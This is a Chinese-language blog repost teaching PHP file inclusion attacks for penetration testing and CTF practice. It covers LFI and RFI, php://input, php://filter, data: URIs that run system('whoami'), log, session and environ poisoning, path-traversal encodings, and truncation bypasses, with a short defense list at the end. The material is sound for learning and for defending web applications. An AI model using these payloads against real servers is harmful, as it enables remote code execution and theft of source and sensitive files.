

# 文件包含姿势 较详细且全面

转载

ProjectDer 于 2018-09-13 10:52:34 发布 4447 收藏 17

分类专栏: [渗透](#)



[渗透](#) 专栏收录该内容

59 篇文章 8 订阅

订阅专栏

<https://chybeta.github.io/2017/10/08/php%E6%96%87%E4%BB%B6%E5%8C%85%E5%90%AB%E6%BC%81>

## 基本

### 相关函数

php中引发文件包含漏洞的通常是以下四个函数:

1. `include()`
2. `include_once()`
3. `require()`
4. `require_once()`

`require()` 如果在包含的过程中有错, 比如文件不存在等, 则会直接退出, 不执行后续语句。

▣

`include()` 如果出错的话, 只会提出警告, 会继续执行后续语句。

▣

`require_once()` 和 `include_once()` 功能与 `require()` 和 `include()` 类似。但如果一个文件已经被包含过了, 则 `require_once()` 和 `include_once()` 则不会再包含它, 以避免函数重定义或变量重赋值等问题。

当利用这四个函数来包含文件时, 不管文件是什么类型 (图片、txt等等), 都会直接作为php文件进行解析。测试代码:

```
<?php
$file = $_GET['file'];
include $file;
?>
```

在同目录下有个 `phpinfo.txt`, 其内容为 `<? phpinfo(); ?>`。则只需要访问:

```
index.php?file=phpinfo.txt
```

即可成功解析phpinfo。

▣

## 场景

1. 具有相关的文件包含函数。
2. 文件包含函数中存在动态变量，比如 `include $file;`。
3. 攻击者能够控制该变量，比如 `$file = $_GET['file'];`。

## 分类

### LFI(Local File Inclusion)

本地文件包含漏洞，顾名思义，指的是能打开并包含本地文件的漏洞。大部分情况下遇到的文件包含漏洞都是LFI。简单的测试用例如前所示。

### RFI(Remote File Inclusion)

远程文件包含漏洞。是指能够包含远程服务器上的文件并执行。由于远程服务器的文件是我们可控的，因此漏洞一旦存在危害性会很大。

但RFI的利用条件较为苛刻，需要php.ini中进行配置

1. `allow_url_fopen = On`
2. `allow_url_include = On`

两个配置选项均需要为On，才能远程包含文件成功。

▣

在php.ini中，`allow_url_fopen`默认一直是On，而`allow_url_include`从php5.2之后就默认为Off。

## 包含姿势

下面例子中测试代码均为：

```
<?php
$file = $_GET['file'];
include $file;
?>
```

`allow_url_fopen` 默认为 On

`allow_url_include` 默认为 Off

若有特殊要求，会在利用条件里指出。

## php伪协议

`php://input`

利用条件：

1. allow\_url\_include = On。
2. 对allow\_url\_fopen不做要求。

姿势：

```
index.php
?file=php://input
POST:
<? phpinfo();?>
```

▣

### php://filter

利用条件：无甚

姿势：

```
index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

通过指定末尾的文件，可以读取经base64加密后的文件源码，之后再base64解码一下就行。虽然不能直接获取到shell等，但能读取敏感文件危害也是挺大的。

▣

```
>>> import base64
>>> base64.b64decode("PD9waHAgDQoJJGZpbGUgPSAkX0dFVFsnZmlsZSddOw0KCWluY2x1ZGUgJGZpbGU7DQo/Pg==")
b"<?php \r\n\t$file = $_GET['file'];\r\n\tinclude $file;\r\n?>"
```

其他姿势：

```
index.php?file=php://filter/convert.base64-encode/resource=index.php
```

效果跟前面一样，少了read等关键字。在绕过一些waf时也许有用。

### phar://

利用条件：

1. php版本大于等于php5.3.0

姿势：

假设有个文件phpinfo.txt，其内容为<?php phpinfo(); ?>，打包成zip压缩包，如下：

▣

指定绝对路径

```
index.php?file=phar://D:/phpStudy/WWW/fileinclude/test.zip/phpinfo.txt
```

或者使用相对路径（这里test.zip就在当前目录下）

```
index.php?file=phar://test.zip/phpinfo.txt
```

▣

**zip://**

利用条件：

1. php版本大于等于php5.3.0

姿势：

构造zip包的方法同phar。

但使用zip协议，需要指定绝对路径，同时将#编码为%23，之后填上压缩包内的文件。

```
index.php?file=zip://D:\phpStudy\WWW\fileinclude\test.zip%23phpinfo.txt
```

▣

若是使用相对路径，则会包含失败。

**data:URI schema**

利用条件：

1. php版本大于等于php5.2
2. allow\_url\_fopen = On
3. allow\_url\_include = On

姿势一：

```
index.php?file=data:text/plain,<?php phpinfo();?>
```

□

执行命令：

```
index.php?file=data:text/plain,<?php system('whoami');?>
```

姿势二：

```
index.php?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b
```

加号+的url编码为%2b，PD9waHAgcGhwaW5mbygpOz8+的base64解码为：<?php phpinfo();?>

□

执行命令：

```
index.php?file=data:text/plain;base64,PD9waHAgc3lzdGVtKCd3aG9hbWknKTs/Pg==
```

其中PD9waHAgc3lzdGVtKCd3aG9hbWknKTs/Pg==的base64解码为：<?php system('whoami');?>

## 包含session

利用条件：session文件路径已知，且其中内容部分可控。

姿势：

php的session文件的保存路径可以在phpinfo的session.save\_path看到。

□

常见的php-session存放位置：

1. /var/lib/php/sess\_PHPSESSID
2. /var/lib/php/sess\_PHPSESSID

3. /tmp/sess\_PHPSESSID
4. /tmp/sessions/sess\_PHPSESSID

session的文件名格式为sess\_[phpsessid]。而phpsessid在发送的请求的cookie字段中可以看到。

▣

要包含并利用的话，需要能控制部分session文件的内容。暂时没有通用的办法。有些时候，可以先包含进session文件，观察里面的内容，然后根据里面的字段来发现可控的变量，从而利用变量来写入payload，并之后再次包含从而执行php代码。

比如这篇文章：[透過 LFI 引入 PHP session 檔案觸發 RCE](#)

## 包含日志

### 访问日志

利用条件：需要知道服务器日志的存储路径，且日志文件可读。

姿势：

很多时候，web服务器会将请求写入到日志文件中，比如说apache。在用户发起请求时，会将请求写入access.log，当发生错误时将错误写入error.log。默认情况下，日志保存路径在 /var/log/apache2/。

但如果是直接发起请求，会导致一些符号被编码使得包含无法正确解析。可以使用burp截包后修改。

▣

正常的php代码已经写入了 /var/log/apache2/access.log。然后进行包含即可。

▣

在一些场景中，log的地址是被修改掉的。你可以通过读取相应的配置文件后，再进行包含。

这里提供一道包含日志的CTF题目：[SHACTF-2017- Bon Appétit \(100\)-writeup](#)

### SSH log

利用条件：需要知道ssh-log的位置，且可读。默认情况下为 /var/log/auth.log

姿势：

用ssh连接：

```
ubuntu@VM-207-93-ubuntu:~$ ssh '<?php phpinfo(); ?>'@remotehost
```

之后会提示输入密码等等，随便输入。

然后在remotehost的ssh-log中即可写入php代码：

▣

之后进行文件包含即可。

参考：[RCE with LFI and SSH Log Poisoning](#)

## 包含environ

利用条件:

1. php以cgi方式运行, 这样environ才会保持UA头。
2. environ文件存储位置已知, 且environ文件可读。

姿势:

proc/self/environ中会保存user-agent头。如果在user-agent中插入php代码, 则php代码会被写入到environ中。之后再包含它, 即可。

可以参考这个:


1. [The proc/self/environ Injection](#)
2. [shell via LFI - proc/self/environ method](#)

## 包含fd

跟包含environ类似。

参考: [LFI Cheat Sheet: /proc/self/environ LFI Method](#)

## 包含临时文件



php中上传文件, 会创建临时文件。在linux下使用/tmp目录, 而在windows下使用c:\windows\temp目录。在临时文件被删除之前, 利用竞争即可包含该临时文件。

由于包含需要知道包含的文件名。一种方法是进行暴力猜解, linux下使用的随机函数有缺陷, 而window下只有65535中不同的文件名, 所以这个方法是可行的。

另一种方法是配合phpinfo页面的php variables, 可以直接获取到上传文件的存储路径和临时文件名, 直接包含即可。这个方法可以参考[LFI With PHPInfo Assistance](#)

类似利用临时文件的存在, 竞争时间去包含的, 可以看看这道CTF题: [XMAN夏令营-2017-babyweb-writeup](#)

## 包含上传文件

利用条件：千变万化，不过至少得知道上传的文件在哪，叫啥名字。。。

姿势：

往往要配合上传的姿势，不说了，太多了。

## 其余

一个web服务往往会用到多个其他服务，比如ftp服务，数据库等等。这些应用也会产生相应的文件，但这就需要具体情况具体分析咯。这里就不展开了。

## 绕过姿势

接下来聊聊绕过姿势。平常碰到的情况肯定不会是简简单单的`include $_GET['file'];`这样直接把变量传入包含函数的。在很多时候包含的变量/文件不是完全可控的，比如下面这段代码指定了前缀和后缀：

```
<?php
$file = $_GET['file'];
include '/var/www/html/'.$file.'/test/test.php';
?>
```

这样就很难直接去包含前面提到的种种文件。

## 指定前缀

先考虑一下指定了前缀的情况吧。测试代码：

```
<?php
$file = $_GET['file'];
include '/var/www/html/'.$file;
?>
```

## 目录遍历

这个最简单了，简要的提一下。

现在在/var/log/test.txt文件中有php代码`<?php phpinfo();?>`，则利用`../`可以进行目录遍历，比如我们尝试访问：

```
include.php?file=../log/test.txt
```

则服务器端实际拼接出来的路径为：/var/www/html/../../log/test.txt，也即/var/log/test.txt。从而包含成功。

□

## 编码绕过

服务器端常常会对于../等做一些过滤，可以用一些编码来进行绕过。下面这些总结来自《白帽子讲Web安全》。

- 利用url编码
  - ../
    - %2e%2e%2f
    - ..%2f
    - %2e%2e/
  - ..\
    - %2e%2e%5c
    - ..%5c
    - %2e%2e\
- 二次编码
  - ../
    - %252e%252e%252f
  - ..\
    - %252e%252e%255c
- 容器/服务器的编码方式
  - ../
    - ..%c0%af
      - 注：[Why does Directory traversal attack %C0%AF work?](#)
    - %c0%ae%c0%ae/
      - 注：java中会把"%c0%ae"解析为"uC0AE"，最后转义为ASCII字符的"."（点）
      - Apache Tomcat Directory Traversal
  - ..\
    - ..%c1%9c

## 指定后缀

接着考虑指定后缀的情况。测试代码：

```
<?php
$file = $_GET['file'];
include $file.'/test/test.php';
?>
```

## URL

### url格式

```
protocol :// hostname[:port] / path / [:parameters][?query]#fragment
```

在远程文件包含漏洞（RFI）中，可以利用query或fragment来绕过后缀限制。

#### 姿势一：query（?）

```
index.php?file=http://remoteaddr/remotefile.txt?
```

则包含的文件为 <http://remoteaddr/remotefile.txt?/test/test.php>

问号后面的部分/test/test.php，也就是指定的后缀被当作query从而被绕过。

□

#### 姿势二：fragment（#）

```
index.php?file=http://remoteaddr/remotefile.txt%23
```

则包含的文件为 <http://remoteaddr/remotefile.txt#/test/test.php>

问号后面的部分/test/test.php，也就是指定的后缀被当作fragment从而被绕过。注意需要把#进行url编码为%23。

□

### 利用协议

前面有提到过利用zip协议和phar协议。假设现在测试代码为：

```
<?php
$file = $_GET['file'];
include $file.'/test/test.php';
?>
```

构造压缩包如下：

□

其中test.php内容为：

```
<?php phpinfo(); ?>
```

利用zip协议，注意要指定绝对路径

```
index.php?file=zip://D:\phpStudy\WWW\fileinclude\chybeta.zip%23chybeta
```

则拼接后为：zip://D:\phpStudy\WWW\fileinclude\chybeta.zip#chybeta/test/test.php

□

能成功包含。

在利用phar协议的时候有些问题。哪位能指教一下？

□

**长度截断**

利用条件：php版本 < php 5.2.8

目录字符串，在linux下4096字节时会达到最大值，在window下是256字节。只要不断的重复./

```
index.php?file=../../../../。。省略。。。./shell.txt
```

则后缀/test/test.php，在达到最大值后会被直接丢弃掉。

**0字节截断**

利用条件：php版本 < php 5.3.4

```
index.php?file=phpinfo.txt%00
```

□

能利用00截断的场景现在应该很少了：)

## 防御方案

1. 在很多场景中都需要去包含web目录之外的文件，如果php配置了open\_basedir，则会包含失败
2. 做好文件的权限管理
3. 对危险字符进行过滤等等